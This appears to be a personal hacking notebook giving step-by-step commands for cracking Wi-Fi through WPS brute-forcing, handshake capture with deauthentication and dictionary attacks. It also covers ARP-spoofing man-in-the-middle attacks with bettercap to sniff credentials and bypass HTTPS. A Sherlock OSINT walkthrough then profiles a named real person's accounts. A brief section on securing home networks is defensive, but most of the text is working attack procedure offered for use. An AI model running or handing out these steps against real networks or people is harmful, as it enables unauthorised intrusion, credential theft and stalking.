Hacking

By Alan Saydon

Do not forget to protect yourself. Use a VPN and Proxy servers !

Prerequisites

- Download and Install Virtual box
- Download and Install Kali 2020
- Change network to nat from preferences
- Change Ram to desired

Change adapter to monitor mode

- iwconfig - to check for wireless adapters
- ifconfig wlan0 down - Kill any connections to set to monitor mode
- airmon-ng check kill - Kills the process
  OR
- airmon-ng start wlan0 *(this might change the adaptor name)*
- iwconfig wlan0 mode monitor - Turns to monitor mode
- ifconfig wlan0 up - Turns back the process
- iwconfig - Recheck the state of the adapter

Quick Tools

A tool to check for wps networks → wash --interface wlan0
Get the list of networks → airodump-ng wlan0
To terminate program → CTRL + C
Install programs apt-get update → apt-get install (program name)
Restore network -

- sudo service networking restart
- sudo service network-manager restart

Change the network band

- Airodump-ng --band a (adapter name) (2.4GHz or 5GHz)
- Airodump-ng --band abg (adapter name) (all bands)

Change the MAC Address

Disable the interface

- ifconfig wlan0 down

Ether change

- ifconfig wlan0 hw ether 00:11:22:33:44:55 (make sure address starts with 00)

Enable the interface

- ifconfig wlan0 up

WPS Hacking

Find wps hacking networks

- wash --interface wlan0
- aireplay-ng --fakeauth 30 -a “target mac” -h “my mac” wlan0
- reaver --bssid “target mac” --channel “Number” --interface wlan0 -vvv --no-associate *(older stable reaver link https://ufile.io/lro4nkdv)*

The Handshake

Capture the Handshake

- airodump-ng wlan0
- airodump-ng --bssid “target mac” --channel “Number” --write wpa_handshake wlan0

Deauth client

- aireplay-ng --deauth 999 -a “target mac”74:36:6D:75:FC:D4 -c“stationmac” 68:C6:3A:F4:D5:00 wlan0

Congrats! you got the handshake!

- ls *(to list your directories)*
- aircrack-ng wpa_handshake-01.cap -w Wordlist.txt

(The program will then get the wordlist and brute force the attack until it finds the correct word)

Wordlist

How to Generate Word list

Syntax:
Crunch [min][max]]characters]-t[pattern]-o[filename]

Example:
Crunch 6 8 123abc -o wordlist.txt
Crunch 6 6 123abc -o wordlist.txt -t a@@@@b

Type : man crunch (all options)
To view file type
Cat wordlist.txt

Securing Your Network From Hackers

Now that we know how to test the security of all known wireless encryptions (WEP/WPA/WPA2), it is relatively easy to secure our networks against these attacks as we know all the weaknesses that can be used by hackers to crack these encryptions.

So let's have a look on each of these encryptions one by one:

1. WEP: WEP is an old encryption, and it's really weak, as we see in the course there are a number of methods that can be used to crack this encryption regardless of the strength of the password and even if there is nobody connected to the network. These attacks are possible because of the way WEP works, we discussed the weakness of WEP and how it can be used to crack it, some of these methods even allow you to crack the key in a few minutes.

2. WPA/WPA2: WPA and WPA2 are very similar, the only difference between them is the algorithm used to encrypt the information but both encryptions work in the same way. WPA/WPA2 can be cracked in two ways

1. If **WPS** feature is enabled then there is a high chance of obtaining the key regardless of its complexity, this can be done by exploiting a weakness in the WPS feature. WPS is used to allow users to connect to their wireless network without entering the key, this is done by pressing a WPS button on both the router and the device that they want to connect, the authentication works using an **eight digit pin**, hackers can brute force this pin in relatively short time (in an average of 10 hours), once they get the right pin they can use a tool called reaver to reverse engineer the pin and get the key, this is all possible due to the fact that the WPS feature uses an easy pin (only 8 characters and only contains digits), so its not a weakness in WPA/WPA2, its a weakness in a feature that can be enabled on routers that use WPA/WPA2 which can be exploited to get the actual WPA/WPA2 key.

2. If WPS is not enabled, then the only way to crack WPA/WPA2 is using a dictionary attack, in this attack a list of passwords (dictionary) is compared against a file (handshake file) to check if any of the passwords is the actual key for the network, so if the password does not exist in the wordlist then the attacker will not be able to find the password.

Conclusion:

1.Do not use WEP encryption, as we seen how easy it is to crack it regardless of the complexity of the password and even if there is nobody connected to the network.

2. Use WPA2 with a complex password, make sure the password contains small letters, capital letters, symbols and numbers and;

3. Ensure that the WPS feature is disabled as it can be used to crack your complex WPA2 key by brute-forcing the easy WPS pin.

Install Windows 10 as a Virtual Machine

This is to test to not break other machines

Microsoft has released a number of windows VM that can be downloaded directly from the link below.

Make sure to select windows 10 for Virtual Box.

https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Using netdiscover

To list all devices on a target network

- Ifconfig (*get ip and give netdiscover the subnet range example 10.0.2.16)*
- netdiscover -r 10.0.2.1/24 *(this is the range for the whole subnet for that given ip)*

ARP Spoofing (MITM Attacks)

Man in the Middle

Address Resolution Protocol
ARP is not secure
Placing yourself in the middle of the 2 devices
Making all traffic to flow to you device from the AP and from the client


ARP is a simple protocol used to map IP addresses of a machine to its MAC address.

Example

Network of 4 devices A, B, C, D on the same network and a router. They All have IPs and mac addresses. A wants to communicate with device C, device A need to know the mac of the other device. How? it need to use arp protocol sends a broadcast and says who has 10.0.2.6 , the only device that wil response will be C and reply, I have that IP and btw my mac is 00:11:22:33:44:55 each computer has arp table to link and map the network

ARP table

arp -a



```
root@kali:~# arp -a
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.2.3) at 08:00:27:7c:77:4b [ether] on eth0
```

What we do is send 2 requests 1 to the AP and one to the victim, what it does is the AP and the victim will update the arp table and send all traffic to your device.#

ARP Spoof Tool


How To Use?

- arpspoof tool to run arp spoofing attacks.
- Simple and Reliable
- Ported to most operating systems including Android and ios
- Usage is always the same

arpspoof -i [interface] -t [clientIP] [gatewaysIP]
arpspoof -i [interface] -t [gatewaysIP] [clientIP]

Bettercap

How To Use?



ARP SPOOFING
USING BETTERCAP


- Framework to run network attacks.
- Can be used to :
  - ARP Spoof targets (redirect the flow of packets)
  - Sniff data (urls, username passwords).
  - Bypass HTTPS.
  - Redirect domain requests (DNS Spoofing).
  - Inject code in loaded pages.
  - And more!

use:

```
bettercap -iface [interface]
```

To open the tool simply

- Bettercap -iface [interface] eth0




```
root@kali:~# bettercap -iface eth0
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of command
s]

10.0.2.0/24 > 10.0.2.15  » 
```

- Type [help] to view modules
- Type [help net.probe] *(description what the module does)*
- Type [net.probe on] *(to turn on module)*
- This will turn on 2 modules net.probe and net.recon
- Type [net.show] *(this will list all the clients connected to this network)*

The Attack

Becoming the man in the middle

- set arp.spoof.fullduplex true
- set arp.spoof.target [target ip]
- arp.spoof on
- net.sniff on *(capture all traffic on only HTTP traffic)*
- net.sniff off *(stop capture all traffic)*



```
10.0.2.0/24 > 10.0.2.15  » set arp.spoof.fullduplex true
10.0.2.0/24 > 10.0.2.15  » set arp.spoof.target 192.168.1.149
10.0.2.0/24 > 10.0.2.15  » arp.spoof on
[22:39:38] [sys.log] [inf] arp.spoof enabling forwarding
10.0.2.0/24 > 10.0.2.15  » [22:39:38] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will
 fail.
10.0.2.0/24 > 10.0.2.15  » [22:39:38] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
```

Create Custom Spoofing Scripts

Open a text file

- net.probe on
- set arp.spoof.fullduplex true
- set arp.spoof.target [target ip],[next ip]
- arp.spoof on
- net.sniff on

Then

- Save in text file
- Save as spoof.cap
- Exit from better cap
- Clear screen
- pwd
- ls
- Bettercap --help
- Find -caplet option


Run bettercap

- Bettercap -iface eth0 -caplet spoof.cap

How to Install Drivers for RealTek RTL8812AU on Kali Linux & Testing Monitor Mode & Packet Injection ?

https://www.youtube.com/watch?v=zZG65GkWGdU

- Open Kali Linux
- Open Terminal
- Type apt-get update
- Type apt-get install realtek-rtl88xxau-dkms



```
root@kali:~# apt-get update
Hit:1 http://ftp.hands.com/kali kali-rolling InRelease
Reading package lists... Done
root@kali:~# apt-get install realtek-rtl88xxau-dkms
```

You might get an error and this error is simply another program is trying to use the package manager. You can either restart or try the apt-get command again

The above steps if kali is your only OS.

On a VM the Steps are as follows:

- Go to settings on your VM
- Go to USB tab
- Add you adapter by click the plus sign (*Don't use a USB hub or extention)*
- Open Kali Linux
- Open Terminal
- Type apt-get update
- Type apt-get install realtek-rtl88xxau-dkms

Test for packet injection

- Aireplay-ng -9 wlan0

How to Install Kali Linux on Windows 10?

Install WSL2

- RUN POWERSHELL as administrator
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux

After Reboot

- RUN POWERSHELL as administrator
- dism.exe /online /enable-feature /featurename:VirtualMachinePlatform /all /norestart
- dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart

After Reboot

- RUN POWERSHELL as administrator
- Download Linux Kernel: https://aka.ms/wsl2kernel

Set Default to WSL 2

- wsl --set-default-version 2

Check Version

- wsl --list --verbose

Get Kali App

- Open Microsoft store
- Search for kali
- Get, Install and Launch
- Set Username and password

Install GUI

- sudo apt update && sudo apt upgrade -y
- sudo apt install kali-desktop-xfce -y

Xrdp


- sudo apt install xrdp -y
- sudo service xrdp start

Remote Desktop

- ip add
- Open remote Desktop connection
- Type in IP Address
- Sign in with Kali username and password

Seamless update

- sudo apt update && sudo apt install kali-win-kex
- sudo kex --sl -s



How to Install Kali Linux on Raspberry Pi?

https://raspberrytips.com/use-kali-linux-raspberry-pi/

Sherlock
https://www.youtube.com/watch?v=HrqYGTK8-bo

Re Enable network
https://askubuntu.com/questions/569608/re-enable-network-manager
As long as /etc/init/network-manager.override contains manual, Network Manager will not start automatically when you boot, you will have to do:

```
sudo service network-manager start # or restart
```

To re-enable automatic start for Network Manager, remove that file:

```
sudo rm /etc/init/network-manager.override
```

https://github.com/arismelachroinos/lscript
https://null-byte.wonderhowto.com/how-to/hack-wi-fi-networks-more-easily-with-lazy-script-0185764/
https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2019-0178550/
Drivers

To use this, you may need to first run the following.

```
apt update
```

```
apt install realtek-rtl88xxau-dkms
```

Sherlock

Step 1

Install Python & Sherlock

To get started, we can follow the instructions included in the GitHub repository. In a new terminal window, run the following commands to install Sherlock and all dependencies needed.

```
~$ git clone https://github.com/sherlock-project/sherlock.git
~$ cd sherlock
~/sherlock$ pip3 install -r requirements.txt
```

If something fails, make sure you have python3 and python3-pip installed, as they're required for Sherlock to install. Once it's finished installing, you can run **python3 sherlock.py -h** from inside the /sherlock folder to see the help menu.


```
~/sherlock$ python3 sherlock.py -h

usage: sherlock.py [-h] [--version] [--verbose] [--rank]
                   [--folderoutput FOLDEROUTPUT] [--output OUTPUT] [--tor]
                   [--unique-tor] [--csv] [--site SITE_NAME]
                   [--proxy PROXY_URL] [--json JSON_FILE]
                   [--proxy_list PROXY_LIST] [--check_proxies CHECK_PROXY]
                   [--print-found]
                   USERNAMES [USERNAMES ...]

Sherlock: Find Usernames Across Social Networks (Version 0.5.8)

positional arguments:
  USERNAMES             One or more usernames to check with social networks.

optional arguments:
  -h, --help            show this help message and exit
  --version             Display version information and dependencies.
  --verbose, -v, -d, --debug
                        Display extra debugging information and metrics.
  --rank, -r            Present websites ordered by their Alexa.com global
                        rank in popularity.
  --folderoutput FOLDEROUTPUT, -fo FOLDEROUTPUT
                        If using multiple usernames, the output of the results
                        will be saved at this folder.
  --output OUTPUT, -o OUTPUT
                        If using single username, the output of the result
                        will be saved at this file.
  --tor, -t             Make requests over TOR; increases runtime; requires
                        TOR to be installed and in system path.
  --unique-tor, -u      Make requests over TOR with new TOR circuit after each
                        request; increases runtime; requires TOR to be
                        installed and in system path.
```

```
 --csv                 Create Comma-Separated Values (CSV) File.
 --site SITE_NAME      Limit analysis to just the listed sites. Add multiple
                       options to specify more than one site.
 --proxy PROXY_URL, -p PROXY_URL
                       Make requests over a proxy. e.g.
                       socks5://127.0.0.1:1080
 --json JSON_FILE, -j JSON_FILE
                       Load data from a JSON file or an online, valid, JSON
                       file.
 --proxy_list PROXY_LIST, -pl PROXY_LIST
                       Make requests over a proxy randomly chosen from a list
                       generated from a .csv file.
 --check_proxies CHECK_PROXY, -cp CHECK_PROXY
                       To be used with the '--proxy_list' parameter. The
                       script will check if the proxies supplied in the .csv
                       file are working and anonymous.Put 0 for no limit on
                       successfully checked proxies, or another number to
                       institute a limit.
 --print-found         Do not output sites where the username was not found.
```

As you can see, there are lots of options here, including options for using Tor. While we won't be using them today, these features can come in handy when we don't want anyone to know who is making these requests directly.

Step 2
Identify a Screen Name

Now that we can see how the script runs, it's time to run a search. We'll load up our target, Neil Breen, with a screen name found by running a Google search for "Neil Breen" and "Twitter."



https://twitter.com/neilbreen?la...

Tweets 2,047 | Following 11.9K | Followers 32.3K | Likes 28 | Lists 7

Neil Breen
@NeilBreen

PASS THRU ,My 4th feature film as writer ,director, prod. avail. Internationally now on DVD, 9/2016. A visionary revolutionary film. Pass-Thru-Film.com

Pass-Thru-Film.com

Joined April 2011

Neil Breen @NeilBreen · Apr 4
This is very old info and N/A. Look at the bottom of Twisted-Pair-film.com
12 3 90
Show this thread

Neil Breen @NeilBreen · Mar 27
Here are the film updates for TWISTED PAIR and my upcoming retrospective of my 5 feature films . See YouTube youtu.be/7dsdsDo2Z8Q

That's our guy. The screen name we'll be searching is **neilbreen**. We'll format that as the following command, which will search for accounts across the internet with the username "neilbreen" and print only the results that it finds. It will significantly reduce the output, as the majority of queries will usually come back negative. The final argument, **-r**, will organize the list of found accounts by which websites are most popular.

```
~/sherlock$ python3 sherlock.py neilbreen -r --print-found
```

Step 3
Scan for Accounts

Upon running this command, we will see a lot of output without the **--print found** flag regardless of the results. In our **neilbreen** example, we are taken on a virtual tour of Neil Breen's life across the internet.

```
~/sherlock$ python3 sherlock.py neilbreen -r --print-found

                                              ."""-.
                                             /      \
 ____  _               _            _        |  _..--'-.
/ ___|| |__   ___ _ __| | ___   ___| | __    >.`__.-""\;"`
\___ \| '_ \ / _ \ '__| |/ _ \ / __| |/ /   / /(     ^\
 ___) | | | |  __/ |  | | (_) | (__|   <    '-`)     =|-.
|____/|_| |_|\___|_|  |_|\___/ \___|_|\_\    /`--.'--'   \ .-.
                                           .'`-._ `.\    | J /
                                          /      `--.|   \__/

[*] Checking username neilbreen on:
```

```
[+] Google Plus: https://plus.google.com/+neilbreen
[+] Facebook: https://www.facebook.com/neilbreen
[+] Twitter: https://www.twitter.com/neilbreen
[+] VK: https://vk.com/neilbreen
[+] Reddit: https://www.reddit.com/user/neilbreen
[+] Twitch: https://m.twitch.tv/neilbreen
[+] Ebay: https://www.ebay.com/usr/neilbreen
[-] Error Connecting: GitHub
[-] GitHub: Error!
[+] Imgur: https://imgur.com/user/neilbreen
[+] Pinterest: https://www.pinterest.com/neilbreen/
[-] Error Connecting: Roblox
[-] Roblox: Error!
[+] Spotify: https://open.spotify.com/user/neilbreen
[+] Steam: https://steamcommunity.com/id/neilbreen
[+] SteamGroup: https://steamcommunity.com/groups/neilbreen
[+] SlideShare: https://slideshare.net/neilbreen
[+] Medium: https://medium.com/@neilbreen
[-] Error Connecting: Scribd
[-] Scribd: Error!
[+] Academia.edu: https://independent.academia.edu/neilbreen
[+] 9GAG: https://9gag.com/u/neilbreen
[-] Error Connecting: GoodReads
[-] GoodReads: Error!
[+] Wattpad: https://www.wattpad.com/user/neilbreen
[+] Bandcamp: https://www.bandcamp.com/neilbreen
[+] Giphy: https://giphy.com/neilbreen
[+] last.fm: https://last.fm/user/neilbreen
[+] AskFM: https://ask.fm/neilbreen
[+] Disqus: https://disqus.com/neilbreen
[+] Tinder: https://www.gotinder.com/@neilbreen
[-] Error Connecting: Kongregate
[-] Kongregate: Error!
[+] Letterboxd: https://letterboxd.com/neilbreen
[+] 500px: https://500px.com/neilbreen
[+] Newgrounds: https://neilbreen.newgrounds.com
[-] Error Connecting: Trip
[-] Trip: Error!
[+] Venmo: https://venmo.com/neilbreen
[+] NameMC (Minecraft.net skins): https://namemc.com/profile/neilbreen
[+] Repl.it: https://repl.it/@neilbreen
[-] Error Connecting: StreamMe
[-] StreamMe: Error!
[+] CashMe: https://cash.me/neilbreen
[+] Kik: https://ws2.kik.com/user/neilbreen
```

Aside from this output, we've also got a handy text file that's been created to store the results. Now that we have some links, let's get creepy and see what we can find from the results.

Step 4

Check Target List for More Clues

To review our target list, type ls to locate the text file that was created. It should be, in our example, **neilbreen.txt**.

```
~/sherlock$ ls
```

```
CODE_OF_CONDUCT.md  install_packages.sh  __pycache__       screenshot   tests
CONTRIBUTING.md     LICENSE              README.md         sherlock.py
data.json           load_proxies.py      removed_sites.md  site_list.py
Dockerfile          neilbreen.txt        requirements.txt  sites.md
```

We can read the contents by typing the following cat command, which gives us plenty of URL targets to pick from.


```
~/sherlock$ cat neilbreen.txt
```

```
https://plus.google.com/+neilbreen
https://www.facebook.com/neilbreen
https://www.twitter.com/neilbreen
https://vk.com/neilbreen
https://www.reddit.com/user/neilbreen
https://m.twitch.tv/neilbreen
https://www.ebay.com/usr/neilbreen
https://imgur.com/user/neilbreen
https://www.pinterest.com/neilbreen/
https://open.spotify.com/user/neilbreen
https://steamcommunity.com/id/neilbreen
https://steamcommunity.com/groups/neilbreen
https://slideshare.net/neilbreen
https://medium.com/@neilbreen
https://independent.academia.edu/neilbreen
https://9gag.com/u/neilbreen
https://www.wattpad.com/user/neilbreen
https://www.bandcamp.com/neilbreen
https://giphy.com/neilbreen
https://last.fm/user/neilbreen
https://ask.fm/neilbreen
https://disqus.com/neilbreen
https://www.gotinder.com/@neilbreen
https://letterboxd.com/neilbreen
https://500px.com/neilbreen
https://neilbreen.newgrounds.com
https://venmo.com/neilbreen
https://namemc.com/profile/neilbreen
https://repl.it/@neilbreen
https://cash.me/neilbreen
https://ws2.kik.com/user/neilbreen
```

A few of these we can rule out, like Google Plus, which has now shut down. Others can be much more useful, depending on the type of result we get. Due to Neil Breen's international superstar status, there are many fan accounts sprinkled in here. We'll need to use some common-sense techniques to rule them out while trying to locate more information about this living legend.

